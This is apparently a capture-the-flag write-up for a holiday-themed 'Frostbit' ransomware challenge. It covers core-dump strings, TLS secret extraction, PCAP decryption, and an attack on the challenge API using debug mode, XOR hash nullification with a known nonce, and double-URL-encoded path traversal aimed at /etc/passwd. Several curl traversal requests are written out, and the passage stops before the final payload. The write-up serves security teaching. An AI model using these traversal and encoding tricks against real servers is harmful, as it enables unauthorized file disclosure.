Frostbit Decrypt the Naughty-Nice List
Table of Contents
- Frostbit Decrypt the Naughty-Nice List
- Table of Contents
- Overview
- Introduction
- Objectives
- Hints
- Artifacts
- Strings Analysis
- PCAP Analysis
- Consolidated API Details
- Getting Debug Mode
- Crashing the Site
- Custom Hash Algorithm
- Status ID Analysis
- Directory Traversal Analysis
- Python Path Analysis
- Exploit Path Traversal
- Recover Private Key
- Solution
- Outro
- Files
- References
- Navigation
Overview
Tangle Coalbox is next to a Deactivate Frostbit terminal at the bottom part of Wombley's side of the yard.
Tagle is still talking in the Noir dialect from the challenge the year before and introduces the this year's challenge with the Naughty-Nice List's now being encrypted by Frostbit ransomware.
Introduction
Ah, there ya are, Gumshoe! Tangle Coalbox at yer service.
Heard the news, eh? The elves' civil war took a turn for the worse, and now, things've really gone sideways. Someone's gone and ransomware'd the Naughty-Nice List!
And just when you think it can't get worse—turns out, it was none other than ol' Wombley Cube. He used Frostbit ransomware, all right. But, in true Wombley fashion, he managed to lose the encryption keys!
That's right, the list is locked up tight, and it's nearly the start of the holiday season. Not ideal, huh? We're up a frozen creek without a paddle, and Santa's big day is comin' fast.
The whole North Pole's stuck in a frosty mess, unless—there's someone out there with the know-how to break us out of this pickle.
If I know Wombley—and I reckon I do—he didn't quite grasp the intricacies of Frostbit's encryption. That gives us a sliver o' hope.
If you can crack into that code, reverse-engineer it, we just might have a shot at pullin' these holidays outta the ice.
It's no small feat, mind ya, but somethin' tells me you've got the brains to make it happen, Gumshoe.
So, no pressure, but if we don't get this solved, the holidays could be in a real bind. I'm countin' on ya!
And when ya do crack it, I reckon Santa'll make sure you're on the extra nice list this year. What d'ya say?
Objectives
Decrypt the Frostbit-encrypted Naughty-Nice list and submit the first and last name of the child at number 440 in the Naughty-Nice list.
Hints
Hint 1: Frostbit Hashing
The Frostbit infrastructure might be using a reverse proxy, which may resolve certain URL encoding patterns before forwarding requests to the backend application. A reverse proxy may reject requests it considers invalid. You may need to employ creative methods to ensure the request is properly forwarded to the backend. There could be a way to exploit the cryptographic library by crafting a specific request using relative paths, encoding to pass bytes and using known values retrieved from other forensic artifacts. If successful, this could be the key to tricking the Frostbit infrastructure into revealing a secret necessary to decrypt files encrypted by Frostbit.
Hint 2: Frostbit Dev Mode
There's a new ransomware spreading at the North Pole called Frostbit. Its infrastructure looks like code I worked on, but someone modified it to work with the ransomware. If it is our code and they didn't disable dev mode, we might be able to pass extra options to reveal more information. If they are reusing our code or hardware, it might also be broadcasting MQTT messages.
Hint 3: Frostbit Crypto
The Frostbit ransomware appears to use multiple encryption methods. Even after removing TLS, some values passed by the ransomware seem to be asymmetrically encrypted, possibly with PKI. The infrastructure may also be using custom cryptography to retrieve ransomware status. If the creator reused our cryptography, the infrastructure might depend on an outdated version of one of our libraries with known vulnerabilities. There may be a way to have the infrastructure reveal the cryptographic library in use.
Hint 4: Frostbit Forensics
I'm with the North Pole cyber security team. We built a powerful EDR that captures process memory, network traffic, and malware samples. It's great for incident response - using tools like strings to find secrets in memory, decrypt network traffic, and run strace to see what malware does or executes.
Artifacts
The challange presents a terminal that provides a link to generate and download artifacts.

After pressing the "Generate & Download Artifacts" button, you get a message that the artifacts are getting generated and that it could take a few minutes.
Note
Every time the download button is pressed, it generates a new set of files.
After waiting for a while, you get a file named frostbitartifacts.zip.
The file contains five (5) artifacts:
Archive:  frostbitartifacts.zip
  inflating: files/DoNotAlterOrDeleteMe.frostbit.json
  inflating: files/frostbit.elf
  inflating: files/frostbit_core_dump.13
  inflating: files/naughty_nice_list.csv.frostbit
  inflating: files/ransomware_traffic.pcap
- The
DoNotAlterOrDeleteMe.frostbit.jsonfile contains information that may be needed later: - The
frostbit.elffile is a 64-bit ELF Linux executable written in Go: - The
frostbit_core_dump.13file is a core memory dump of the running process: - The
ransomware_traffic.pcapfile is a packet capture (PCAP) file: - The
naughty_nice_list.csv.frostbitis the encrypted data that needs to be recovered.
Strings Analysis
Let's extract all the "strings" from the core dump file.
The frostbit_core_strings.txt files contains several interesting pieces of information.
Certificate URLs
Likely used to download certificate revocation lists (CRLs) or updated certificates for validating HTTPS connections.
These URLs might not directly contribute to decryption, but confirm the use of Let's Encrypt for TLS.
We can monitor any certificate validation logic for weaknesses or bypass opportunities.
Ransomware Status Page
https://api.frostbit.app/view/fynCJKrQotWLuDU/09c4dbcb-87dd-4d92-b104-852c60a94f3e/status?digest=3281f5c0a0c759400012386241181233
- This page displays the ransomware status, possibly requiring the correct digest parameter for access.
- Let's test accessing this URL to confirm its behavior:
Ransomware Page Analysis
The ransomware_response.html page contains several clues that might help in cracking the encryption or retrieving the decryption key.
Below is an analysis of the relevant details from the page and a plan of action:
-
Timer Mechanism:
- The page uses JavaScript to count down to a deadline (expiryTime = 1734998400), indicating when the ransomware will release the Naughty-Nice List.
- This deadline translates to Fri, 20 Dec 2024 00:00:00 UTC.
-
Debugging Hooks:
- The JavaScript includes a section for debugData:
const debugData = false; - If enabled, it would decode a base64 payload (
atob(debugData)) and display it in the<div id="debug">section. - This could be a potential avenue to extract sensitive information if the
debugDatavariable can be activated.
- The JavaScript includes a section for debugData:
-
Deactivation and Key Display:
- The script includes a condition to show the decrypted key if the ransomware is marked as deactivated:
- This suggests that the ransomware has a mechanism to disable itself and reveal the decryption key.
-
Static Links:
- Links to external sites (e.g.,
https://twinkler.np,https://toygist.santa) for public data dumps, possibly part of the ransomware's plan for releasing the list.
- Links to external sites (e.g.,
-
UUID and Key References:
- UUID:
09c4dbcb-87dd-4d92-b104-852c60a94f3e decryptedkeyis referenced but remains unset.
- UUID:
Session and Key API Endpoints
https://api.frostbit.app/api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/session
https://api.frostbit.app/api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/key
- This API handles ransomware session management and key exchange.
API Action 1
- Let's test the session endpoint to validate its functionality:
- Returns a nonce:
API Action 2
- Let's test the key endpoint:
- Returns an error:
API Action 3
- Let's attempt to POST the nonce data to the key endpoint:
- Returns an error:
Ransomware Encryption Metadata
Key Payload:
POST /api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/key HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Content-Length: 1070
Content-Type: application/json
Accept-Encoding: gzip
{"encryptedkey":"91c9d631ec8b6f386d4fafa852cf2464dc6f81af87a296e58f46a4b78099a419bfb88eeab65fc53b11898c948c116fe7fad099317fd485c7276030a90f20f2bbd2a2cc5dce7831542286e768f62e4be836ae178da1f711617ee8334b1d802ff746da881d1ae02fd1e7056a43e311590640513a484c10316d493785b22f24084aead5a6cd42046711d3a50e7fade295b1b73a174698ee26a31895f93b76bd56c6e4f28dfdc2a9986c48046b45acb6a3ffbcadf25d5fee2fe3aeac08df6bc82912cb159502818d3906eaf8b473ec2d4aeced6c0ee7d641524b2e63e798bb504d75b9719d36d4391ef31143b3b9f4ab9f3366aa011b3b0c70ba9b355d2f1a4ddab2703a33c6c5ae4e61e5e2582ef55baa3ab4c7c0f49bc774809ceac9c1ba87fe95fc609d3642a89114c138a392453c2deb3d1e1a62ca8800bbc62ecd2583302b96c83a784c599e6131395d6efb301f610bbe506442cb2b5685da93658e85af1192548f888cdb2cde6409f07d849cd7f4f8716571d434d652fb5ba163e4c87b37b1bc1e33b2beecc1c4b0cf6fdf77fb86793d3175033a4f6ce323e2bb63d21e4c4b4ad248398f98b0054edcc90d38a955c7feb16fe5b78eb44a5fd85adead2e3c9abda050634dec3aa0eca698a6f8fb3083c8232040ef4ede2832682911767f5a8cebb376f90c130c29da665604f070c72dc87686bdeae6416482f2773e897696b7","nonce":""}
- This represents the encrypted key used to lock the file. Likely asymmetric encryption (e.g., RSA or hybrid crypto with AES).
- Let's check the hints and the site for additional information about private keys and the decryption logic.
TLS Secrets
There are several TLS traffic secrets:
CLIENT_HANDSHAKE_TRAFFIC_SECRET 67329b0428fb82af4f11eec0b425c2d3a19fb0872b75df7f52da50c1c0c15cf3 ab616cce1213e29a7636220531e52220ca4e68633f45e5b5ee569e6eb861375f
CLIENT_TRAFFIC_SECRET_0 67329b0428fb82af4f11eec0b425c2d3a19fb0872b75df7f52da50c1c0c15cf3 0d9265e49d6ede3cedfbcb36a3a0cc4bc9ae719274c678db83716d8c2a36217a
SERVER_HANDSHAKE_TRAFFIC_SECRET 67329b0428fb82af4f11eec0b425c2d3a19fb0872b75df7f52da50c1c0c15cf3 e2b8e4201faf5c3660445c456ff946daa7d2eaaadac6e9ca1acefc2734376625
SERVER_TRAFFIC_SECRET_0 67329b0428fb82af4f11eec0b425c2d3a19fb0872b75df7f52da50c1c0c15cf3 f3e714393633af49f2c0f2fc2745c90766446d9ea0aa25a960b64eaaf02f2952
- This is cryptographic information used to decrypt encrypted TLS traffic.
- These are in the format logged by Wireshark. The first number represents the stream identifier, derived from the TLS handshake.
- Given all the secrets are associated with the same stream, it is likely the stream in the provided
ransomware_traffic.pcapPCAP file. - The second number for each is secret used for the traffic.
- Let's save the secrets in
pcap_secrets.txtas a Key Log file and use Wireshark to get additional details.
PCAP Analysis
After loading the PCAP file in Wireshark, we can see a single TCP stream containing 19 packets between a private IP (172.17.0.3) and an HTTPS (TCP 443) server on 34.163.241.47:

The server-name indication (SNI) shows api.frostbit.app. The data is encrypted under TLS.
Understanding the Traffic Secrets
- CLIENT_HANDSHAKE_TRAFFIC_SECRET: Used during the TLS handshake to encrypt client-to-server communication.
- SERVER_HANDSHAKE_TRAFFIC_SECRET: Used during the TLS handshake to encrypt server-to-client communication.
- CLIENT_TRAFFIC_SECRET_0 and SERVER_TRAFFIC_SECRET_0: Used after the handshake to encrypt application data traffic in both directions.
Configure Wireshark for TLS Decryption
- In Wireshark, go to Preferences > Protocols > TLS.
- Set the "(Pre)-Master-Secret log filename" to the file you just created:
pcap_secrets.txt. - Load the PCAP file
ransomware_traffic.pcap. - Inspect Decrypted Traffic
- Wireshark will now decrypt TLS traffic using the provided secrets.
Below are key frames after the decryption:
Frame 11: 240 bytes on wire (1920 bits), 240 bytes captured (1920 bits)
Ethernet II, Src: 02:42:ac:11:00:03 (02:42:ac:11:00:03), Dst: 02:42:30:67:a4:64 (02:42:30:67:a4:64)
Internet Protocol Version 4, Src: 172.17.0.3, Dst: 34.173.241.47
Transmission Control Protocol, Src Port: 57836, Dst Port: 443, Seq: 1543, Ack: 4131, Len: 174
Transport Layer Security
Hypertext Transfer Protocol
    GET /api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/session HTTP/1.1\r\n
        Request Method: GET
        Request URI: /api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/session
        Request Version: HTTP/1.1
    Host: api.frostbit.app\r\n
    User-Agent: Go-http-client/1.1\r\n
    Accept-Encoding: gzip\r\n
    \r\n
    [Response in frame: 15]
    [Full request URI: https://api.frostbit.app/api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/session]

Frame 15: 316 bytes on wire (2528 bits), 316 bytes captured (2528 bits)
Ethernet II, Src: 02:42:30:67:a4:64 (02:42:30:67:a4:64), Dst: 02:42:ac:11:00:03 (02:42:ac:11:00:03)
Internet Protocol Version 4, Src: 34.173.241.47, Dst: 172.17.0.3
Transmission Control Protocol, Src Port: 443, Dst Port: 57836, Seq: 4289, Ack: 1717, Len: 250
Transport Layer Security
Hypertext Transfer Protocol
    HTTP/1.1 200 OK\r\n
        Response Version: HTTP/1.1
        Status Code: 200
        [Status Code Description: OK]
        Response Phrase: OK
    Server: nginx/1.27.1\r\n
    Date: Thu, 12 Dec 2024 00:39:32 GMT\r\n
    Content-Type: application/json\r\n
    Content-Length: 29\r\n
        [Content length: 29]
    Connection: keep-alive\r\n
    Strict-Transport-Security: max-age=31536000\r\n
    \r\n
    [Request in frame: 11]
    [Time since request: 0.002149000 seconds]
    [Request URI: /api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/session]
    [Full request URI: https://api.frostbit.app/api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/session]
    File Data: 29 bytes
JavaScript Object Notation: application/json
    Object
        Member: nonce
            [Path with value: /nonce:7ad8b39084b486a4]
            [Member with value: nonce:7ad8b39084b486a4]
            String value: 7ad8b39084b486a4
            Key: nonce
            [Path: /nonce]

Frame 16: 1361 bytes on wire (10888 bits), 1361 bytes captured (10888 bits)
Ethernet II, Src: 02:42:ac:11:00:03 (02:42:ac:11:00:03), Dst: 02:42:30:67:a4:64 (02:42:30:67:a4:64)
Internet Protocol Version 4, Src: 172.17.0.3, Dst: 34.173.241.47
Transmission Control Protocol, Src Port: 57836, Dst Port: 443, Seq: 1717, Ack: 4539, Len: 1295
Transport Layer Security
Hypertext Transfer Protocol
    POST /api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/key HTTP/1.1\r\n
        Request Method: POST
        Request URI: /api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/key
        Request Version: HTTP/1.1
    Host: api.frostbit.app\r\n
    User-Agent: Go-http-client/1.1\r\n
    Content-Length: 1070\r\n
        [Content length: 1070]
    Content-Type: application/json\r\n
    Accept-Encoding: gzip\r\n
    \r\n
    [Response in frame: 18]
    [Full request URI: https://api.frostbit.app/api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/key]
    File Data: 1070 bytes
JavaScript Object Notation: application/json
    Object
        Member: encryptedkey
            [Path with value […]: /encryptedkey:91c9d631ec8b6f386d4fafa852cf2464dc6f81af87a296e58f46a4b78099a419bfb88eeab65fc53b11898c948c116fe7fad099317fd485c7276030a90f20f2bbd2a2cc5dce7831542286e768f62e4be836ae178da1f711617ee8334b1d802ff746da881d1a]
            [Member with value […]: encryptedkey:91c9d631ec8b6f386d4fafa852cf2464dc6f81af87a296e58f46a4b78099a419bfb88eeab65fc53b11898c948c116fe7fad099317fd485c7276030a90f20f2bbd2a2cc5dce7831542286e768f62e4be836ae178da1f711617ee8334b1d802ff746da881d1]
            String value […]: 91c9d631ec8b6f386d4fafa852cf2464dc6f81af87a296e58f46a4b78099a419bfb88eeab65fc53b11898c948c116fe7fad099317fd485c7276030a90f20f2bbd2a2cc5dce7831542286e768f62e4be836ae178da1f711617ee8334b1d802ff746da881d1ae02fd1e7056a43e31
            Key: encryptedkey
            [Path: /encryptedkey]
        Member: nonce
            [Path with value: /nonce:7ad8b39084b486a4]
            [Member with value: nonce:7ad8b39084b486a4]
            String value: 7ad8b39084b486a4
            Key: nonce
            [Path: /nonce]

Frame 18: 381 bytes on wire (3048 bits), 381 bytes captured (3048 bits)
Ethernet II, Src: 02:42:30:67:a4:64 (02:42:30:67:a4:64), Dst: 02:42:ac:11:00:03 (02:42:ac:11:00:03)
Internet Protocol Version 4, Src: 34.173.241.47, Dst: 172.17.0.3
Transmission Control Protocol, Src Port: 443, Dst Port: 57836, Seq: 4539, Ack: 3012, Len: 315
Transport Layer Security
Hypertext Transfer Protocol
    HTTP/1.1 200 OK\r\n
        Response Version: HTTP/1.1
        Status Code: 200
        [Status Code Description: OK]
        Response Phrase: OK
    Server: nginx/1.27.1\r\n
    Date: Thu, 12 Dec 2024 00:39:32 GMT\r\n
    Content-Type: application/json\r\n
    Content-Length: 94\r\n
        [Content length: 94]
    Connection: keep-alive\r\n
    Strict-Transport-Security: max-age=31536000\r\n
    \r\n
    [Request in frame: 16]
    [Time since request: 0.263303000 seconds]
    [Request URI: /api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/key]
    [Full request URI: https://api.frostbit.app/api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/key]
    File Data: 94 bytes
JavaScript Object Notation: application/json
    Object
        Member: digest
            [Path with value: /digest:3281f5c0a0c759400012386241181233]
            [Member with value: digest:3281f5c0a0c759400012386241181233]
            String value: 3281f5c0a0c759400012386241181233
            Key: digest
            [Path: /digest]
        Member: status
            [Path with value: /status:Key Set]
            [Member with value: status:Key Set]
            String value: Key Set
            Key: status
            [Path: /status]
        Member: statusid
            [Path with value: /statusid:fynCJKrQotWLuDU]
            [Member with value: statusid:fynCJKrQotWLuDU]
            String value: fynCJKrQotWLuDU
            Key: statusid
            [Path: /statusid]
Consolidated API Details
At this point we have the following information:
- STATUS URL: https://api.frostbit.app/view/fynCJKrQotWLuDU/09c4dbcb-87dd-4d92-b104-852c60a94f3e/status?digest=3281f5c0a0c759400012386241181233
- API URL: https://api.frostbit.app/api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/{session|key}
- uuid = 09c4dbcb-87dd-4d92-b104-852c60a94f3e
- nonce = 7ad8b39084b486a4
- statusid = fynCJKrQotWLuDU
- digest = 3281f5c0a0c759400012386241181233
We also know that calling https://api.frostbit.app/api/v1/bot/09c4dbcb-87dd-4d92-b104-852c60a94f3e/Key with this payload
{"encryptedkey":"91c9d631ec8b6f386d4fafa852cf2464dc6f81af87a296e58f46a4b78099a419bfb88eeab65fc53b11898c948c116fe7fad099317fd485c7276030a90f20f2bbd2a2cc5dce7831542286e768f62e4be836ae178da1f711617ee8334b1d802ff746da881d1ae02fd1e7056a43e311590640513a484c10316d493785b22f24084aead5a6cd42046711d3a50e7fade295b1b73a174698ee26a31895f93b76bd56c6e4f28dfdc2a9986c48046b45acb6a3ffbcadf25d5fee2fe3aeac08df6bc82912cb159502818d3906eaf8b473ec2d4aeced6c0ee7d641524b2e63e798bb504d75b9719d36d4391ef31143b3b9f4ab9f3366aa011b3b0c70ba9b355d2f1a4ddab2703a33c6c5ae4e61e5e2582ef55baa3ab4c7c0f49bc774809ceac9c1ba87fe95fc609d3642a89114c138a392453c2deb3d1e1a62ca8800bbc62ecd2583302b96c83a784c599e6131395d6efb301f610bbe506442cb2b5685da93658e85af1192548f888cdb2cde6409f07d849cd7f4f8716571d434d652fb5ba163e4c87b37b1bc1e33b2beecc1c4b0cf6fdf77fb86793d3175033a4f6ce323e2bb63d21e4c4b4ad248398f98b0054edcc90d38a955c7feb16fe5b78eb44a5fd85adead2e3c9abda050634dec3aa0eca698a6f8fb3083c8232040ef4ede2832682911767f5a8cebb376f90c130c29da665604f070c72dc87686bdeae6416482f2773e897696b7", "nonce":"7ad8b39084b486a4"}
However, any subsequent calls will get an error saying that the key is already set.
Getting Debug Mode
Following the hint about the application having a dev mode and the confirmation that there is a debug mode from the HTML status page, let's set a "debug" query parameter in the URL and see what happens:
Request
https://api.frostbit.app/view/fynCJKrQotWLuDU/09c4dbcb-87dd-4d92-b104-852c60a94f3e/status?digest=3281f5c0a0c759400012386241181233&debug=1
Response
This runs the page in "debug mode" and shows additional information at the bottom.
Debug Data
{"uuid": "09c4dbcb-87dd-4d92-b104-852c60a94f3e", "nonce": "REDACTED", "encryptedkey": "REDACTED", "deactivated": false,  "etime": 1734998400}
Now that we have "debug mode" turned ON, the application will give verbose errors now.
Crashing the Site
Let's use the URL https://api.frostbit.app/view/{statusid}/{uuid}/status?digest={digest}&debug=1.
Let's try multiple invalid values for all the parameters, different URL paths, and check the responses:
- Invalid URL with alternate paths:
404 Not Foundor400 Bad Request - Invalid Status ID value:
- Invalid UUID value:
- Invalid digest value responds with several errors depending on the input:
{"debug":true,"error":"Status Id File Digest Validation Error: Traceback (most recent call last):\n File \"/app/frostbit/ransomware/static/FrostBiteHashlib.py\", line 55, in validate\n decoded_bytes = binascii.unhexlify(hex_string)\nbinascii.Error: Non-hexadecimal digit found\n"}
Custom Hash Algorithm
The "Status Id File Not Found" error likely comes from the backend application, confirming that the Status ID is used to locate a corresponding file or resource.
Several errors point to a file /app/frostbit/ransomware/static/FrostBiteHashlib.py.
In the context of web applications, /static in the path typically refers to a directory where static files (e.g., JavaScript, CSS, images) are served to clients and are generally accessible without restriction.
Let's try to get the Python script:
Looking at the logic in the FrostBiteHashlib.py Python code, we can confirm that SQL injection is not an exploit vector in this challenge.
The main function processes three inputs:
file_bytes: Likely derived from a file's content or metadata.filename_bytes: Likely derived from a file name.nonce_bytes: A cryptographic nonce that we already know.
and uses them to compute a hash by iterating over:
file_bytes: XOR'ing each byte with a cyclic subset ofnonce_bytes.filename_bytes: XOR'ing each byte with a cyclic subset ofnonce_bytesand further modifying the hash_result with a bitwise AND operation.
The main thing is that the function does not sanitize filename_bytes. If filename_bytes truly represents a file name or path, it could include unintended traversal strings like ../.
If filename_bytes is derived from the statusid parameter (given the error "Status Id File Not Found"), any manipulation of statusid can directly impact the hash computation.
The value of filename_bytes influences the hash computation directly as the bitwise operations use every byte in filename_bytes to modify the hash result.
The flaw in the XOR operation is that it can be cancelled to null byte since we know the value of nonce and have full control of the filename via the statusid.
This would result in a bitwise AND of file contents on null byte, which is always null byte, making file contents irrelevant in the calculation as any file will have a zeroed out digest, effectively bypassing the need to include meaningful file content in file_bytes.
More specifically, to null the XOR and AND operations, we would need to send the nonce_bytes as the value for the filename_bytes. Twice to complete the 16 bytes needed for the hash.
This logic is confirmed by the test-null-digest.py Python script.
Status ID Analysis
Let's send a few more Status ID values to get additional information.
curl "https://api.frostbit.app/view/X4idel4PySg%00/607a4b79-0511-40f0-bfa0-4a249ae58b7f/status?digest=280c11e48a02106296290dc88109656c&debug=1"
<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.27.1</center>
</body>
</html>
curl "https://api.frostbit.app/view/%2E%2E%2F%2E%2E%2F/607a4b79-0511-40f0-bfa0-4a249ae58b7f/status?digest=280c11e48a02106296290dc88109656c&debug=1"
<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.27.1</center>
</body>
</html>
curl "https://api.frostbit.app/view/%2E%2E%2F%2E%2E/607a4b79-0511-40f0-bfa0-4a249ae58b7f/status?digest=280c11e48a02106296290dc88109656c&debug=1"
<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.27.1</center>
</body>
</html>
curl "https://api.frostbit.app/view/%2E%2E%2F%2F/607a4b79-0511-40f0-bfa0-4a249ae58b7f/status?digest=280c11e48a02106296290dc88109656c&debug=1"
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
curl "https://api.frostbit.app/view/%2E%2E%2F/607a4b79-0511-40f0-bfa0-4a249ae58b7f/status?digest=280c11e48a02106296290dc88109656c&debug=1"
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="http://api.frostbit.app/view/../607a4b79-0511-40f0-bfa0-4a249ae58b7f/status?digest=280c11e48a02106296290dc88109656c&debug=1">http://api.frostbit.app/view/../607a4b79-0511-40f0-bfa0-4a249ae58b7f/status?digest=280c11e48a02106296290dc88109656c&debug=1</a>. If not, click the link.
Directory Traversal Analysis
The hints mention a reverse proxy and the need to use creative URL encoding patterns.
The "400 Bad Request" error suggests the reverse proxy or backend application has strict validation for malformed or overly encoded paths.
The ../ encoded traversal (%2E%2E%2F) triggers a redirect, potentially indicating the proxy or backend attempts to resolve relative paths but does not process them as malicious.
Nginx URL decodes once and passes it on. Then, the next piece of software URL decodes it one more time and has a valid path. Hence, path traversal attempts should be encoded more due to the reverse proxy.
Knowing that the reverse proxy (Nginx) and the backend application decode the URL independently, path traversal payloads need to be double URL encoded to work. Double encoding would bypass the reverse proxy's sanitization and reach the backend with a valid traversal path.
The biggest issue is both the path separator (/) and any byte values. They need to pass through the proxy successfully for the backend to get the intended values.
For any URL encoded value, replacing % with %25 would double encode the original value.
Double encoding "dot"
%2e(single encoding) represents.%252e(double encoding) represents%2eafter the proxy decodes it and.after the backend decodes it.
Double Encoding "directory separator"
%2f(single encoding) represents/%252f(double encoding) represents%2fafter the proxy decodes it and/after the backend decodes it.
Double Encoding "path traversal"
- Path traversal
../becomes%252e%252e%252f(decoded by the proxy to%2e%2e%2fand then by the backend to../). - Since
.would not cause trouble in the proxy, the path traversal could also be sent as..%252f(decoded by the proxy to..%2fand then by the backend to../).
Double Encoding Bytes
- Byte values such as
%34%32%67, would be double encoded as%2534%2532%2567.
Python Path Analysis
Another piece of important information is how paths are handled by Python.
Let's run this experiment:
Python 3.12.8 (main, Dec  3 2024, 18:42:41) [Clang 16.0.0 (clang-1600.0.26.4)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.path.realpath('idonotexistandpythondoesntcareifitdoesicanusethisspacetodoevil/../../../../../etc/passwd')
'/Users/myaccount/etc/passwd'
>>> quit
Notice that Python's os.path.realpath() resolves the path relative to the current working directory when the path provided is not absolute (i.e., it doesn't start with a /).
If the constructed path points to a location outside the current directory, Python attempts to resolve it logically without checking if the intermediate components of the path actually exist.
Here's a breakdown of what's happening:
- Input Path:
idonotexistandpythondoesntcareifitdoesicanusethisspacetodoevil/../../../../../etc/passwd- This is a relative path.
- The leading component (
idonotexistandpythondoesntcareifitdoesicanusethisspacetodoevil) does not need to exist.
- Current Directory:
- Python starts resolving the path relative to the current working directory. In this case, your home directory:
/Users/myaccount.
- Python starts resolving the path relative to the current working directory. In this case, your home directory:
- Path Traversal:
- Python processes
../as "move up one directory" and ignores any non-existent or invalid components (likeidonotexistandpythondoesntcareifitdoesicanusethisspacetodoevil). - It moves up the directory tree as many levels as specified by
../../../../../:- Starting at
/Users/myaccount. - Moving up to
/Users. - Moving up to
/(therootdirectory).
- Starting at
- Python processes
- Remaining Path:
- After resolving
../../../../../, Python appends the remainingetc/passwdto therootdirectory (/), resulting in/etc/passwd.
- After resolving
- Home Directory Resolution:
- If any remaining portion of the resolved path includes invalid or nonexistent directories/files (like
/Users/myaccount/etc/passwd), Python does not verify their existence during this process. It only computes what the path would logically resolve to.
- If any remaining portion of the resolved path includes invalid or nonexistent directories/files (like
We can use this to our advantage in the URL path to exploit the hash calculation logic with the ability to send a file path to something we want.
Exploit Path Traversal
The goal is to manipulate the status URL in debug mode to get access to any file from the server:
More specifically, we need to craft a {statusid} value that would generate a null byte {digest} regardless of file content AND provide a path traversal to a file that we want.
Taking advantage of the Python path resolution logic, we can put some "junk" in front of the traversal path like it is a folder name, i.e., {junk}/{pathtofile}. As far as Python is concerned it would still look like a directory name.
However, it will not be junk, it will be the bytes we want to use to cancel the XOR and AND operations of the hashing algorithm and zero everything out regardless of the file content.
From prior analysis, we know the hashing algorithm will take the first byte of the value and XOR it with the first byte of nonce, then the second, and third and so on until it finds the first / in the path. We only need the first 16 bytes of it to null out the entire hash. More specifically, we need to send the nonce bytes twice so that the XOR and AND operations cancel out.
Hence, the malicious input will look like this:
Path Traversal Example
Given:
{nonce}=7ad8b39084b486a4{pathtofile}=../../../../../etc/passwd
The crafted {status}would be:
